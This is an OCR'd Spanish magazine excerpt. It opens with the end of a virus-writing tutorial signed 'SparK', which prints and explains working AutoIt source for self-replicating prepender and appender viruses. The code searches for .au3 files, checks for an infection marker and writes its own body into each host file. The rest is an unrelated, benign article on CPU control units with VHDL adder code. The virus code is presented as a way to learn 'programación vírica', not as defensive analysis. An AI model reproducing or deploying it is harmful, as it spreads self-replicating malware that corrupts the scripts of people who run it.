
```
While 1
    $file = FileFindNextFile($search)
    if ($file == "") then ExitLoop
        $host = FileOpen($file, 0)
```

Empezamos un while, buscamos el fichero a infectar, y luego si no hay fichero encontrado, salimos, si lo hay, entonces lo abrimos.

```
If $host = -1 then ExitLoop
    $readhost = FileRead($host,
FileGetSize($file))
    FileClose($host)
```

Si no puede abrir el fichero (if comparando con -1), salimos del código del If, sino lo leemos y lo almacenamos en una variable. Luego borramos el fichero.

```
if StringInStr($readhost,
";Genetix[DoomRiderz]") <> True Then
    $InsertVirus = FileOpen($file,2)
  FileWriteline($InsertVirus,
    $virus & @CRLF ";endvirus" & @
CRLF & $readhost)
```



```
            FileClose($InsertVirus)
        EndIf
Wend

    ;endvirus
```


Miremos la función StringInStr, que lo que hace, es buscar el string ";Genetix[DoomRiderz]", para poder saber si está infectado el fichero. Si está infectado, entonces no lo infecta de nuevo.

En cambio, si no lo está, abrimos el archivo del virus, para luego insertar en el fichero a infectar, el virus, con la marca del final del mismo.

Vemos que inserta primero el virus y luego el programa original, por eso, es prepender. :)

Virus Appender

Como se imaginarán los virus appender, son lo contrario de los preprender, éstos se agregan al final de los ficheros a infectar. La mecánica del virus, es muy parecida, pero no está mal reveer, para saber como tenemos que hacerlo.




```
;start
;Genetix[DoomRiderz]

$self=@ScriptName
$line=""
$virus=""
$readhost=""
$me = FileOpen($self, 0)
while 1
    $line = FileReadLine($me)

    If @error = -1 Then ExitLoop
        if ($line = ";start") then
            ExitLoop
    EndIf
Wend
```

Vemos las variables principales del virus, la marca al principio, que indica el principio, y tendremos también el final del virus, con una marca.

El virus, se abre a sí mismo, y luego, busca la marca inicial,si por algún motivo, no se puede abrir, o no encuentra la marca, entonces saldrá del proceso.


```
while 1
    $line = FileReadLine($me)
    If @error = -1 Then ExitLoop
    if ($line = ";endvirus") then
    ExitLoop
    EndIf
    $virus = $virus & @CRLF & $line
Wend
FileClose($me)
```


Bien, entonces leemos de a una línea del bucle, si da error, porque ha encontrado un fin de linea, entonces sale del IF.

Sino encontró un EOF, entonces busca la marca de fin del virus. Cuando encuentra el fin del virus, arma el cuerpo del mismo, como en el virus anterior, agregando un fin de línea y un retorno de carro (ENTER).

Finalmente cierra el fichero.

```
$search = FileFindFirstFile("*.au3")
If $search = -1 Then
    Exit
```






```
                                        ;exit if
nothing is there
    EndIf
    While 1
        $file = FileFindNextFile($search)
        If ($file == "") then ExitLoop
        $host = FileOpen($file, 0)
        If $host = -1 then ExitLoop
;exit EOF
        $readhost = FileRead($host,
FileGetSize($file))
        FileClose($host)
```

Vemos que busca un fichero au3, para poder infectar, si no encuentra, el bucle finaliza. Pero sino, abrirá el fichero, y leerá el mismo en memoria, dentro de una variable. Luego cierra el fichero.

```
        if StringInStr($readhost,
";Genetix[DoomRiderz]") <> True Then
            $InsertVirus = FileOpen($file,2)
        FileWriteline($InsertVirus, _
        $readhost & @CRLF & ";start" & @CRLF &
$virus & @CRLF & ";endvirus")
        FileClose($InsertVirus)
        EndIf
    Wend

    ;endvirus
```

Nuevamente como el virus Prepender, si encuentra el string indicado, entonces, abrirá el fichero a infectar, finalmente, inserta DESPUÉS del cuerpo del programa, el mismo.

Termina cerrándolo.

Conclusión

Bueno amigos, hemos visto, que los famosos tipos de virus, no son nada especiales. Queda más que claro, estudiarlos con un lenguaje de script.

Creo que es una de las mejores formas de aprender programación vírica.

Nos vemos en la próxima.

SparK
http://www.disidents.org
http://www.intrabytes.com
spark@disidents.org

arquitectura de computadores

La unidad de control (I)

Tras finalizar el estudio de la unidad aritmético-lógica de la arquitectura Von Neumann, ya conocemos cuál es el modo de realizar operaciones en un computador. Pero, como decía un anuncio de televisión -esos pequeños fabricantes de lemas y estribillos infecciosos-, la potencia sin control no sirve de nada, de forma que la capacidad de realizar cálculos no será útil a menos que sirvan para un objetivo. Todo este ir y venir de datos debe controlarse de alguna forma, y es de éso de lo que vamos a hablar: de la unidad de control.

Hola a todos una vez más. Como cada mes, nos encontramos nuevamente en estas páginas hablando sobre el curioso e interesante mundo de la arquitectura de computadores. Durante los seis últimos meses hemos venido trabajando con la unidad de ejecución, comprendiendo sus tripas y diseñando distintos elementos -principalmente sumadores- desde sus componentes digitales más básicos, todo para llegar a diseñar una ALU completa mediante lenguaje VHDL, que podemos simular, y cuyo comportamiento y funcionamiento conocemos y comprendemos.

Como he comentado en la introducción, de nada sirve tener una unidad de ejecución tremendamente potente, si el resto de los componentes no están a la altura. En un computador, las instrucciones en lenguaje máquina (cuyos nemotécnicos programamos directamente en lenguaje ensamblador) son enviadas al procesador, pero debe existir -y, de hecho, existe- algún elemento que se encargue de interpretar dichas órdenes y "mover los hilos". Este elemento de la arquitectura Von Neumann es la unidad de control.

Un ejemplo simple

Imaginemos que disponemos de una hipotética unidad de ejecución con tres unidades sumadoras implementadas de forma interna; algo que, por otra parte, no es nada descabellado, pues los modernos procesadores segmentados disponen de varias unidades de ejecución especializadas, aunque eso es otra historia que, quizá, veremos bastante más adelante. En esta unidad de ejecución deseamos efectuar la suma de cuatro operandos, por lo que podemos aprovechar la arquitectura para "paralelizar" el trabajo utilizando dos sumadores para procesar a la vez las dos mitades de la operación. Cuidado, porque este paso sólo es posible si nos encontramos con operaciones que sean efectivamente paralelizables, lo cual no siempre ocurre pero que, en este caso, sí es posible por las propiedades asociativa y conmutativa de la operación.

Así, podríamos diseñar un circuito digital como el siguiente para realizar dicha tarea.

Nótese que, para simplificar el diseño, he obviado el tema de los acarreos, tanto de entrada como internos (conectando los de entrada a una señal constante de cero lógico, y los de salida a una señal interna no utilizada). Evidentemente, para que el circuito funcionara correctamente en toda circunstancia, deberíamos implementar una solución para este problema. Una posible implementación del diseño simplificado sería la siguiente:



Sumador paralelo de cuatro operandos.

DEBE EXISTIR -Y, DE HECHO, EXISTE- ALGÚN ELEMENTO QUE SE ENCARGUE DE INTERPRETAR DICHAS ÓRDENES Y "MOVER LOS HILOS"



```
ENTITY sum_4op_paral IS
  PORT(a,b,c,d: IN BIT_VECTOR (15 DOWNTO 0);
       s: OUT BIT_VECTOR (15 DOWNTO 0));
END sum_4op_paral;

ARCHITECTURE estructural OF sum_4op_paral IS
--declaración de componentes
COMPONENT sum16_prop
  PORT(a,b: IN BIT_VECTOR (15 DOWNTO 0);
       cin: IN BIT;
       s: OUT BIT_VECTOR (15 DOWNTO 0);
       cout: OUT BIT);
END COMPONENT;
--declaración de señales
SIGNAL cero: BIT:='0';
SIGNAL temp1: BIT_VECTOR (15 DOWNTO 0);
SIGNAL temp2: BIT_VECTOR (15 DOWNTO 0);
SIGNAL nulo: BIT_VECTOR (2 DOWNTO 0);
--ubicación de arquitecturas
FOR ALL: sum16_prop USE ENTITY WORK.sum16_
prop(estructural);
BEGIN
--conexión de la estructura

--primer sumador
sum1: sum16_prop PORT MAP(a,b,cero,temp1,nu
lo(0));

--segundo sumador
sum2: sum16_prop PORT MAP(c,d,cero,temp2,nu
lo(1));

--tercer sumador
sum3: sum16_prop PORT MAP(temp1,temp2,cero,
s,nulo(2));

END estructural;
```

Este ejemplo tan básico, aunque no lo parezca, se asemeja a lo que sería una unidad de control cableada muy sencilla. ¿Y qué es una unidad de control cableada? Para hablar de eso, primero debemos hablar un poco de qué es una unidad de control



Simulación del sumador paralelo de cuatro operandos.

LOS MODERNOS PROCESADORES SEGMENTADOS DISPONEN DE VARIAS UNIDADES DE EJECUCIÓN ESPECIALIZADAS

de una forma un poco más rigurosa, así como definir las funciones y responsabilidades de la misma.

La unidad de control

Ya hemos visto, informalmente, que una unidad de control debe controlar a todos los demás elementos de la unidad de proceso del computador. Vale, la unidad de control controla, una gran perogrullada. Siendo más formales, una unidad de control tiene la misión de cumplir la ejecución de cuatro fases básicas:

1.Fase de obtención: obtener de la memoria la siguiente instrucción, que vendrá dictada por la posición de memoria existente en el contador de programa.

2.Fase de decodificación: decodificar la instrucción obtenida.

3.Fase de ejecución: ejecutar la instrucción decodificada.

4.Fase de actualización: calcular la nueva dirección que debe quedar en el contador de programa.

En cada ciclo o conjunto de ciclos, el procesador realiza una serie de operaciones elementales, las cuales deben ser dictadas por la unidad de control. De forma básica, podemos decir que estas operaciones elementales pueden ser de proceso (transformación de la información mediante un operador) o de transferencia (transporte de información de un elemento del conjunto a otro), y que todas ellas comienzan y terminan invariablemente en un elemento de almacenamiento, bien sea la memoria, un buffer, un registro, etc.

Si echáis un vistazo al conjunto de elementos de que disponemos en nuestra colección de entidades de VHDL, veréis que todas las entradas y salidas pueden clasificarse en dos tipos principalmente. El primer tipo, y más evidente, es el de los datos. Y el otro tipo, quizá no tan evidente, es el conformado por aquellas señales que no transportan datos, sino que portan información sobre el comportamiento del elemento. Un ejemplo sería la señal de habilitación (enable) de los circuitos digitales, pues su único cometido es activar o desactivar el funcionamiento del circuito. Este segundo grupo de señales serían las que conocemos como señales de control.

Así pues, la unidad de control será la encargada de generar las señales de control necesarias para llevar a cabo la secuencia de pasos que hemos definido como tarea suya. La mayoría de los elementos que conforman el computador, desde todas las demás unidades hasta la propia unidad de control, pasando por los elementos auxiliares, están gobernados por estas señales de control.


Filosofías de diseño

Al principio del presente artículo comentábamos que el ejemplo de código de los sumadores sería similar a una unidad de control cableada muy simple. Así, una unidad de control cableada sería aquella cuya lógica estuviera directamente programada mediante circuitos lógicos, y las señales de control se activaran como consecuencia del proceso de dichas funciones. Formalmente, se trata de una máquina de Moore, de forma que el estado de la máquina es relevante para sus salidas, y no sólo las entradas (recordad cuando hablamos de circuitos secuenciales).


La otra filosofía de diseño de unidades de control es la lógica microprogramada. En ésta, la decodificación de la instrucción desencadena la creación en la memoria de control de una serie de microinstrucciones en un formato conocido como microcódigo, que juntas conforman el microprograma correspondiente a la instrucción decodificada. Estas microinstrucciones contienen información sobre el control que debe efectuarse en cada ciclo del computador, de forma que cuando termine la última de ellas, se haya completado la instrucción máquina solicitada a la unidad de control.

La principal ventaja de la unidad de control cableada es la mayor velocidad de ejecución de la misma, puesto que no es necesario realizar ninguna operación de proceso, y será el propio circuito el que dicte las señales a activar. Por contra, y salvo en máquinas realmente muy simples, el diseño de este tipo de unidades es tremendamente complejo, pues la cantidad de señales de control y, por tanto, de estados de la máquina, es muy alta. Además, una vez diseñada, introducir un nuevo cambio, por pequeño que éste sea, desencadenará que muchos (probablemente una gran mayoría) de los estados cambien su comportamiento, y por tanto el circuito deberá ser rediseñado prácticamente partiendo de cero.

En una unidad de control microprogramada, por contra, resulta mucho más fácil cambiar el conjunto del juego de microinstrucciones (firmware) rediseñando los microprogramas individualmente. Además, permite que un computador, cambiando únicamente el firmware, pueda soportar distintos juegos de instrucciones. Por contra, y al necesitar elementos de proceso adicionales, la velocidad general del sistema se resiente sensiblemente.




Unidad de control cableada del IBM 360-45.



Unidad de control cableada del AMD 2910.

